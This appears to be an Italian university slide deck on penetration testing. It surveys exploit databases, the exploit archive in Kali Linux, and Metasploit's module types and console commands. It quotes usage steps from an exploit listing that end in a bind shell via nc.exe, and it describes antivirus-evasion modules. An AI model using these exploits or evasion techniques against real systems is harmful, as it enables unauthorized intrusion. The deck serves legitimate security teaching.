
➤ <https://www.exploit-db.com/>



Vulnerabilità ed Exploit

Repository – Exploit DB – Esempio Utilizzo Filtri

➤ <https://www.exploit-db.com/>



The screenshot shows the search interface for the Exploit DB website. A red box highlights the search filters at the top. An arrow points to the 'Type' dropdown, which is set to 'remote'. Next to it are 'Clear' and 'Platform' buttons, followed by another 'Clear' button for 'Author'. The 'Platform' dropdown is set to 'Windows'. To the right is a text input field for 'Author' with placeholder text 'Begin typing...'. Below the filters is a search bar with the word 'verified' and a checkbox labeled 'Has App'. A dropdown menu shows the number '15' with a downward arrow. The main table lists five exploit entries:

Date	D	A	V	Title
2016-02-26	⬇️		✗	Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)
2011-01-21	⬇️		✓	Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)
2008-11-16	⬇️		✓	Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)
2008-11-12	⬇️		✓	Microsoft Windows Server - Code Execution (MS08-067)
2008-10-26	⬇️		✓	Microsoft Windows Server - Universal Code Execution (MS08-067)

Vulnerabilità ed Exploit

Repository – Rapid7

- Catalogo di vulnerabilità ed exploit fornito dall'azienda Rapid7
- Offre un modo rapido e pratico per cercare vulnerabilità ed exploit (chiamati *moduli*)
- Integrato nativamente con il framework Metasploit, prodotto da Rapid7
- Maggiori dettagli in seguito...

Vulnerabilità ed Exploit

Repository – Rapid7 – Interfaccia

➤ <https://www.rapid7.com/db/>

The screenshot shows a search interface for the Rapid7 database. On the left, there's a sidebar with a search bar and a 'Type' section containing checkboxes for 'Module' and 'Vulnerability'. The main area displays three vulnerability results in cards:

- Microsoft Edge Chromium: CVE-2025-4609 Incorrect handle provided in unspecified circumstances in Mojo**
Published: 2025-05-20 | Severity: 9
- OS X update for CoreMedia Playback (CVE-2025-24184)**
Published: 2025-05-20 | Severity: 10
- Zimbra Collaboration: CVE-2024-45515: Resolved Cross-Site Scripting (XSS) vulnerability.**
Published: 2025-05-20 | Severity: 8

Vulnerabilità ed Exploit

Repository – Rapid7 – Esempio di Ricerca

➤ <https://www.rapid7.com/db/>

The screenshot shows a search results page for the Rapid7 database. A red box highlights the search bar containing 'MS08-' and the first two search results. Red arrows point to the search bar and the 'Type' filter section.

Results: 3 in total

MODULE
MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption

Published: 2008-12-07 | Severity: Unknown [EXPLORE →](#)

Type
 Module
 Vulnerability

MODULE
MS08-067 Microsoft Server Service Relative Path Stack Corruption

Published: 2008-10-28 | Severity: Unknown [EXPLORE →](#)

MODULE
MS08-068 Microsoft Windows SMB Relay Code Execution

Published: 2001-03-31 | Severity: Unknown [EXPLORE →](#)

Vulnerabilità ed Exploit

Repository – Rapid7 – Esempio di Ricerca

➤ <https://www.rapid7.com/db/>

MS08-067 Microsoft Server Service Relative Path Stack Corruption

[TRY SURFACE COMMAND](#)

[← BACK TO SEARCH](#)

Disclosed

Created

2008-10-28

2018-05-30

Description

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

Target Exploitation

Vulnerabilità ed Exploit

Repository – CXSecurity

- Database che offre accesso diretto agli exploit più recenti mediante un'interfaccia web-based

- Consente di
 - Filtrare e trovare exploit per vulnerabilità locali o remote
 - Ottenerne il livello di rischio ed altri dettagli, come autore e data di pubblicazione
 - Ottenerne il Proof of Concept (PoC) di tutti gli exploit disponibili, così da poterli utilizzare

Vulnerabilità ed Exploit

Repository – CXSecurity – Catalogo

➤ <https://cxsecurity.com/exploit/>

The screenshot shows the CXSecurity website interface. At the top, the CXSECURITY logo is displayed in large white letters on a black background, with the tagline "Free Vulnerability Database" below it. Below the logo, there is a navigation bar with links like "First", "Previous", "1", "2", "3", "4", "5", "6", "Z", "8", "9", "Next", and "Last". The main content area is titled "Filtred: Exploits" and shows a list of vulnerabilities. The first item in the list is "Kingdia CD Extractor 3.7.12 - Buffer Overflow SEH" (High risk, Local, Achilles, CVE). The second item is "CrushFTP 11.3.1 Authentication Bypass" (Med. risk, Local, ibrahimsql, CVE). The third item is "WordPress SureTriggers 1.0.78 Authentication Bypass / Remote Code Execution" (High risk, Remote, Valentin, CVE). The date "2025-05-19" is also visible above the list.

Target Exploitation

Vulnerabilità ed Exploit

Repository – CXSecurity – Catalogo

➤ <https://cxsecurity.com/exploit/>

The screenshot shows the CXSecurity website interface. At the top, the CXSECURITY logo is displayed in large white letters on a black background, with the subtitle "Free Vulnerability Database" below it. Below the logo, there is a navigation bar with links like "First", "Previous", "1", "2", "3", "4", "5", "6", "Z", "8", "9", "Next", and "Last". A search bar is also present above the main content area.

The main content area is titled "Filtred: Exploits" and displays a list of vulnerabilities. The first item in the list is highlighted with a red box and a red arrow pointing to it. This item is for "Kingdia CD Extractor 3.7.12 - Buffer Overflow SEH" and is categorized as "High" risk. It was published on "2025-05-19" and is associated with "Local" and "Achilles" tags. The second item in the list is for "CrushFTP 11.3.1 Authentication Bypass" and is categorized as "Med." risk. It was published on "2025-05-15" and is associated with "CVE", "Local", and "IbrahimSQL" tags. The third item in the list is for "WordPress SureTriggers 1.0.78 Authentication Bypass / Remote Code Execution" and is categorized as "High" risk. It was published on "2025-05-15" and is associated with "CVE", "Remote", and "Valentin" tags.

Target Exploitation

Vulnerabilità ed Exploit

Repository – CXSecurity – Esempio

➤ <https://cxsecurity.com/exploit/>

Kingdia CD Extractor 3.7.12 - Buffer Overflow SEH

2025.05.19	Achilles (DE)	Risk: High
Local: Yes	Remote: No	CVE: N/A
CWE: N/A		


```
# Exploit Title: Kingdia CD Extractor 3.7.12 - Buffer Overflow (SEH)
# Date: 17.05.2025
# Software Link: https://download.cnet.com/kingdia-cd-extractor/3001-2140_4-10355785.html?dt=internalDownload
# Exploit Author: Achilles
# Tested Version: 3.7.12
# Tested on: Windows 11 64bit

# 1.- Run python code : Kingdia.py
# 2.- Open EVIL.txt and copy All content to Clipboard
# 3.- Open Kingdia CD Extractor and press Register
# 4.- Paste the Content of EVIL.txt into the 'Name and Code Field'
# 5.- Click 'OK'
# 6.- Nc.exe Local IP Port 3110 and you will have a bind shell
# 7.- Greetings go:XiDreamzzXi, Metatron


#!/usr/bin/env python

import struct
```

Vulnerabilità ed Exploit

Repository – CXSecurity – Ricerca per CVE


➤ <https://cxsecurity.com/cve/>



Vulnerabilità ed Exploit

Repository – CXSecurity – Ricerca per CVE (Esempio)

➤ <https://cxsecurity.com/cve/>



Vulnerabilità ed Exploit

Repository – CXSecurity – Ricerca per CVE (Esempio)

➤ <https://cxsecurity.com/cve/>

CVE	Details	Description
		2008-10-23
 CVE-2008-4250	Vendor: Microsoft Software: Windows 2000	The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by GimmivA in October 2008, aka "Server Service Vulnerability."

Vulnerabilità ed Exploit

Repository – CXSecurity – Ricerca per CVE (Esempio)

➤ <https://cxsecurity.com/cve/>

Vulnerability CVE-2008-4250

Published: 2008-10-23 Modified: 2012-02-12

Description:
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Type:
CWE-94
(Improper Control of Generation of Code ('Code Injection'))

CVSS2 => (AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS Base Score	Impact Subscore	Exploitability Subscore
10/10	10/10	10/10
Exploit range	Attack complexity	Authentication
Remote	Low	No required
Confidentiality impact	Integrity impact	Availability impact
Complete	Complete	Complete

Affected software

Microsoft -> Windows 2000 ▶
Microsoft -> Windows server 2003 ▶
Microsoft -> Windows server 2008 ▶
Microsoft -> Windows vista ▶
Microsoft -> Windows xp ▶

References:
<http://blogs.securiteam.com/index.php/archives/1150>

Vulnerabilità ed Exploit

Repository – Vulnerability Notes Database

➤ <https://www.kb.cert.org/vuls/>

Vulnerability Notes Database

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Most vulnerability notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports, consider the [National Vulnerability Database \(NVD\)](#). CERT/CC also publishes the [Vulnerability Notes Data Archive](#) on GitHub.

Recently Published Vulnerabilities

[VU#760160: libexpat library is vulnerable to DoS attacks through stack overflow](#)

MAY 09, 2025

[VU#722229: Radware Cloud Web Application Firewall Vulnerable to Filter Bypass](#)

MAY 07, 2025

Vulnerabilità ed Exploit

Repository – Catalogo CISA

➤ <https://www.cisa.gov/news-events/bulletins>



America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Topics ▾ Spotlight Resources & Tools ▾ News & Events ▾ Careers ▾ About ▾

[Home](#) / [News & Events](#) / [Bulletins](#)

Filters

What are you looking for?

Sort by (optional)

Relevance

APPLY

Bulletins

Bulletins provide weekly summaries of new vulnerabilities. Patch inform

[Vulnerability Summary for the Week of May 12, 2025](#)

[Vulnerability Summary for the Week of May 5, 2025](#)

Target Exploitation

Vulnerabilità ed Exploit

Repository – Catalogo CISA

➤ <https://www.cisa.gov/news-events/bulletins>



America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Topics ▾ Spotlight Resources & Tools ▾ News & Events ▾ Careers ▾ About ▾

[Home](#) / [News & Events](#) / Bulletins

Filters

What are you looking for?

Sort by (optional)

Relevance ▾

APPLY

Bulletins

Bulletins provide weekly summaries of new vulnerabilities. Patch inform

[Vulnerability Summary for the Week of May 12, 2025](#)

[Vulnerability Summary for the Week of May 5, 2025](#)

Target Exploitation

Vulnerabilità ed Exploit

Repository – Catalogo CISA (Esempio)

➤ <https://www.cisa.gov/news-events/bulletins>

Vulnerability Summary for the Week of May 12, 2025

Released: May 19, 2025

Document ID: SB25-139



The CISA Vulnerability Bulletin provides a summary of new vulnerabilities that have been recorded in the past week. In some cases, the vulnerabilities in the bulletin may not yet have assigned CVSS scores.

Vulnerabilities are based on the [Common Vulnerabilities and Exposures](#) (CVE) vulnerability naming standard and are organized according to severity, determined by the [Common Vulnerability Scoring System](#) (CVSS) standard. The division of high, medium, and low severities correspond to the following scores:

- **High:** vulnerabilities with a CVSS base score of 7.0–10.0
- **Medium:** vulnerabilities with a CVSS base score of 4.0–6.9
- **Low:** vulnerabilities with a CVSS base score of 0.0–3.9

Vulnerabilità ed Exploit

Repository – Catalogo CISA (Esempio)

➤ <https://www.cisa.gov/news-events/bulletins>

Primary Vendor--Product	Description	Published	CVSS Score	Source Info
admintwentytwenty--UiPress lite Effortless custom dashboards, admin themes and pages	The UiPress lite Effortless custom dashboards, admin themes and pages plugin for WordPress is vulnerable to Remote Code Execution in all versions up to, and including, 3.5.07 via the <code>uip_process_form_input()</code> function. This is due to the function taking user supplied inputs to execute arbitrary functions with arbitrary data, and does not have any sort of capability check. This makes it possible for authenticated attackers, with Subscriber-level access and above, to execute arbitrary code on the server.	2025-05-15	8.8	CVE-2025-3053
Adobe--Adobe Connect	Adobe Connect versions 12.8 and earlier are affected by a reflected Cross-Site Scripting (XSS) vulnerability that could be abused by an attacker to inject malicious scripts into vulnerable form fields. Malicious JavaScript may be executed in a victim's browser when they browse to the page containing the vulnerable field. A successful attacker can abuse this to achieve session takeover, increasing the confidentiality and integrity impact as high.	2025-05-13	9.3	CVE-2025-43567
Adobe--Animate	Animate versions 24.0.8, 23.0.11 and earlier are affected by an out-of-bounds write vulnerability that could result in arbitrary code execution in the context of the current user. Exploitation of this issue requires user interaction in that a victim must open a malicious file.	2025-05-13	7.8	CVE-2025-30328

Vulnerabilità ed Exploit

Repository – Osservazioni

- Per numerose vulnerabilità non sono stati ancora pubblicati exploit in grado di sfruttarle

- In alcuni casi potrebbe essere effettuato il *porting* di un exploit già esistente per renderlo compatibile con un altro ambiente operativo
 - Necessarie competenze di programmazione ed una chiara comprensione dell'architettura specifica del Sistema Operativo della macchina target

Vulnerabilità ed Exploit

Repository in Kali Linux

- Kali Linux è integrato con il repository di exploit fornito da *Offensive Security* (<https://www.exploit-db.com/>) e da Rapid 7
 - Ne fornisce un sottoinsieme
- Ciò offre il vantaggio di mantenere tutti gli exploit ordinati, aggiornati e pronti per il loro utilizzo
- Attraverso i seguenti comandi è possibile visualizzare tutti gli exploit memorizzati in Kali Linux
 - `cd /usr/share/exploitdb`
 - `less files_exploits.csv`
- Gli exploit sono disponibili nella directory
 - `/usr/share/exploitdb/exploits`

Vulnerabilità ed Exploit

Repository in Kali Linux

- Gli exploit in `/usr/share/exploitdb/exploits` sono categorizzati in base a vari criteri
 - Sistema operativo, linguaggio di programmazione o tecnologia verso cui un determinato exploit può essere usato, etc

```
root@kali:/usr/share/exploitdb/exploits# ls
aix      cfm          json        netbsd_x86  python      vxworks
alpha    cgi          jsp         netware     qnx       watchos
android  freebsd      linux       nodejs      ruby       windows
arm      freebsd_x86   linux_mips novell      sco        windows_x86
ashx    freebsd_x86-64 linux_sparc openbsd     solaris    windows_x86-64
asp     hardware      linux_x86   osx        solaris_spard  xml
aspx    hp-ux         linux_x86-64 osx_ppc    solaris_x86
atheos  immunix      lua         palm_os   tru64
beos    ios           macos       perl      ultrix
bsd     irix          minix      php       unix
bsd_x86 java          multiple   plan9    unixware
```

Vulnerabilità ed Exploit

Framework

- Esistono vari framework (o suite) per il Target Exploitation
 - *Metasploit* (<https://www.metasploit.com/>)
 - Suite che useremo come framework di riferimento per il corso
 - *Armitage*
 - GUI per *Metasploit*
 - *Cobalt Strike* (<https://www.cobaltstrike.com/>)
 - *Core Impact Pro* (<https://www.coresecurity.com/core-impact>)
 - *Etc*

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Metasploit

Caratteristiche

- Kali Linux fornisce alcuni tra i migliori e più avanzati strumenti per condurre la fase di Target Exploitation
 - Il framework **Metasploit** (<https://www.metasploit.com/>) è uno di questi
- **Metasploit**
 - Sviluppato in linguaggio di programmazione *Ruby*
 - Permette al pentester anche di estendere o sviluppare plugin e strumenti personalizzati, ad esempio
 - Exploit
 - Strumenti aggiuntivi necessari / utili per il processo di Target Exploitation



Metasploit

Caratteristiche

- Non è solo una piattaforma per eseguire, modificare e creare exploit

- Permette anche di effettuare
 - Information Gathering
 - Enumerazione dei servizi e rilevazione delle vulnerabilità
 - Generazione di contenuti
 - Ad esempio, *payload* e *backdoor*
 - Evasione da *IDS/IPS* ed *AntiVirus (AV)*
 - Etc



Metasploit

Caratteristiche

- Progetto in rapida evoluzione
 - Vengono frequentemente aggiunte nuove funzionalità e migliorate quelle già esistenti
- **N.B.** Il framework Metasploit viene aggiornato mediante gli aggiornamenti di Kali Linux
 - Conviene tenere costantemente aggiornato il framework (e di conseguenza anche Kali Linux)
 - Ad ogni aggiornamento del framework vengono tipicamente aggiunte nuove funzionalità come exploit, payload, etc



Metasploit

Versioni

➤ <https://www.metasploit.com/>

Get Metasploit

OPEN SOURCE

Metasploit Framework

Download

Latest

COMMERCIAL SUPPORT

Metasploit Pro

Free Trial

Latest

Get visibility into your network with Rapid7's InsightVM

30-Day Trial



Metasploit

Struttura

- Metasploit è caratterizzato da una struttura modulare
 - Ciascuna categoria di moduli è legata ad una specifica attività del processo di penetration testing
- Nella seguente directory ci sono tutti i file relativi a Metasploit
 - **/usr/share/metasploit-framework**
- Mediante il seguente comando possiamo visualizzare la struttura delle directory di Metasploit
 - **tree -L 1 /usr/share/metasploit-framework**



Metasploit

Struttura

```
/usr/share/metasploit-framework
├── app
├── config
├── data
├── db
├── documentation -> ../doc/metasploit-framework
└── Gemfile
├── Gemfile.lock
└── lib
    ├── metasploit-framework.gemspec
    └── modules
        ├── msfconsole
        ├── msfd
        ├── msfdb
        ├── msfrpc
        ├── msfrpcd
        ├── msfupdate
        ├── msfvenom
        ├── plugins
        ├── Rakefile
        ├── ruby
        ├── script-exploit
        ├── script-password
        └── script-recon
    ├── scripts
    ├── tools
    └── vendor
```



Metasploit

Struttura – Moduli

```
/usr/share/metasploit-framework
├── app
├── config
├── data
├── db
├── documentation -> ../doc/metasploit-framework
├── Gemfile
├── Gemfile.lock
└── lib
    └── metasploit-framework.gemspec
└── modules → modules
    ├── msfconsole
    ├── msfd
    ├── msfdb
    ├── msfrpc
    ├── msfrpcd
    ├── msfupdate
    ├── msfvenom
    ├── plugins
    ├── Rakefile
    ├── ruby
    ├── script-exploit
    ├── script-password
    ├── script-recon
    ├── scripts
    ├── tools
    └── vendor
```



Metasploit

Struttura – Moduli

```
/usr/share/metasploit-framework
├── app
├── config
├── data
├── db
├── documentation -> ../doc/metasploit-framework
├── Gemfile
└── Gemfile.lock
lib
metasploit-framework.gemspec
modules
└── msfconsole
msfd
msfdb
msfrpc
msfrpcd
msfupdate
msfvenom
plugins
Rakefile
ruby
script-exploit
script-password
script-recon
scripts
tools
vendor
```

```
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules# █
```



Metasploit

Moduli

- Ciascuna categoria di moduli è legata ad una specifica attività del processo di penetration testing
 - **exploits**: codici (*Proof-of-Concept - PoC*) sviluppati per sfruttare determinate vulnerabilità
 - **payloads**: codici che possono essere utilizzati in combinazione con gli exploit o in maniera indipendente
 - Tipicamente per eseguire comandi o azioni sulla macchina target
 - **auxiliary**: strumenti sviluppati per eseguire operazioni relative all'attività di valutazione della sicurezza
 - Scansione
 - Sniffing
 - Fingerprinting
 - Enumerazione
 - Etc

**Utilizzati tipicamente per attività
di Pre- e Post-Exploitation**



Metasploit

Moduli

- Ciascuna categoria di moduli è legata ad una specifica attività del processo di penetration testing
 - **encoders**: consentono la «codifica» di un payload in modo da impedire / complicare la sua individuazione da parte degli AntiVirus (AV)
 - **No Operation o No Operation Performed (nops)**: istruzioni in linguaggio assembly spesso aggiunte in uno shellcode
 - Non portano all'esecuzione di alcuna istruzione
 - Utilizzati solo per rendere consistente la dimensione del payload
 - **evasion**: consentono la codifica del payload in modo da eludere controlli di sicurezza in ambienti Windows-based, tra i quali
 - *AppLocker*
 - *Software Restriction Policies*
 - *Windows Defender*
 - *Etc*



Metasploit

Moduli

- Ciascuna categoria di moduli è legata ad una specifica attività del processo di penetration testing
 - **post**: consentono di effettuare varie attività di post-exploitation
 - Enumerazione/Raccolta di ulteriori informazioni
 - Pivoting
 - Etc



Metasploit

MSFConsole

- Frontend che permette di accedere a tutte le funzionalità fornite dal framework Metasploit
- È possibile avviare la MSFConsole tramite interfaccia grafica
- Richiede i permessi di root per poter funzionare



Metasploit

MSFConsole

- Verrà mostrata una console interattiva in cui è possibile digitare i comandi di Metasploit

```
[+] =[ metasploit v5.0.59-dev
+ -- --=[ 1940 exploits - 1082 auxiliary - 333 post
+ -- --=[ 556 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
msf5 > ]
```

Metasploit

MSFConsole – Help

- Per conoscere tutti i comandi disponibili in Metasploit digitare **help**

```
msf5 > help

Core Commands
=====
Command      Description
-----        -----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
```

Output parziale



Metasploit

MSFConsole

- I comandi Metasploit sono raggruppati in 8 categorie
 - *Core Commands*
 - *Module Commands*
 - *Job Commands*
 - *Resource Script Commands*
 - *Database Backend Commands*
 - *Credentials Backend Commands*
 - *Developer Commands*
 - *DNS Commands*



Metasploit

MSFConsole – Comandi Principali

- **show**: mostra tutti i moduli del framework, oppure solo i moduli relativi ad una specifica categoria (ad esempio, **exploit**, **payload**, etc)
- **search**: ricerca i moduli in base a vari criteri
- **use**: seleziona un modulo da usare, in base al proprio nome o ID
- **get**: ottiene il valore di una variabile globale o locale di un modulo
- **set**: assegna un valore ad una variabile globale o locale di un modulo
- **sessions**: mostra l'elenco delle sessioni attive e le relative informazioni
- **background**: permette di mettere in background una data sessione attiva
- **exploit**: permette di eseguire un exploit
- **run**: permette di eseguire un modulo ausiliario



Metasploit

MSFConsole – Utilizzo dei Comandi

- Le informazioni sulla modalità di utilizzo di un determinato comando possono essere ottenute mediante la seguente sintassi

➤ **nomeComando -h**

- Esempio (Comando show)

➤ **show -h**

```
msf5 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, ex-
ploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasio-
n, targets, actions
msf5 > █
```



Metasploit

MSFConsole – Comando show (Esempio)

- Mostra i moduli disponibili per una determinata categoria
 - **show auxiliary**: mostra la lista dei moduli ausiliari forniti dal framework che possono essere utilizzati durante il processo di penetration testing

```
msf5 > show auxiliary
Auxiliary
=====
3.3.1-10b-ntfs-  pippo.txt  jkakavas-
am#.. Name detect.zip  -----  creepy-plugins...
-  ----
  1   admin/2wire/xslt_password_reset
  - Site Request Forgery Password Reset Vulnerability
  2   admin/android/google_play_store_uxss_xframe_rce
  - User RCE Through Google Play Store XFO
  3   admin/appletv/appletv_display_image
  - age Remote Control
  4   admin/appletv/appletv_display_video
  - deo Remote Control
```

	Disclosure Date	Rank	Check	Description
1	2007-08-15	normal	No	2Wire Cross
2		normal	No	Android Bro
3		normal	No	Apple TV Im
4		normal	No	Apple TV Vi

Output parziale



Metasploit

MSFConsole – Comando show (Esempio)

- Mostra i moduli disponibili per una determinata categoria
 - **show exploits**: mostra la lista degli exploit forniti dal framework

```
msf5 > show exploits

Exploits
=====

#       Name
-----+
 1     aix/local/ibstat_path
 2     aix/rpc_cmsd_opcode21
 3     aix/rpc_ttdbserverd_realpath
 4     android/adb/adb_server_exec

H Privilege Escalation
H Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
H x64.0.6 aix/rpc_ttdbserverd_realpath Buffer Overflow (AIX)
H c.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)

  Disclosure Date  Rank   Check  Description
  -----+-----+-----+-----+
  2013-09-24      excellent Yes    ibstat $PAT
  2009-10-07      great    No     AIX Calenda
  2009-06-17      great    No     ToolTalk rp
  2016-01-01      excellent Yes    Android ADB
```

Output parziale



Metasploit

MSFConsole – Comando show (Esempio)

- Mostra i moduli disponibili per una determinata categoria
 - **show payloads** : mostra la lista dei payload forniti dal framework
 - L'invocazione del comando **show payloads** nel «contesto/ambiente» di un determinato exploit mostrerà solo i payload utilizzabili in tale exploit

```
msf5 > show payloads
Payloads
=====
ssus-8.3.1-      10b-ntfs-
ian# amd#       autodetect.zip
# Name          Rank   Check  Description
-   ----
1   aix/ppc/shell_bind_tcp    normal  No    AIX Command
Shell, Bind TCP Inline
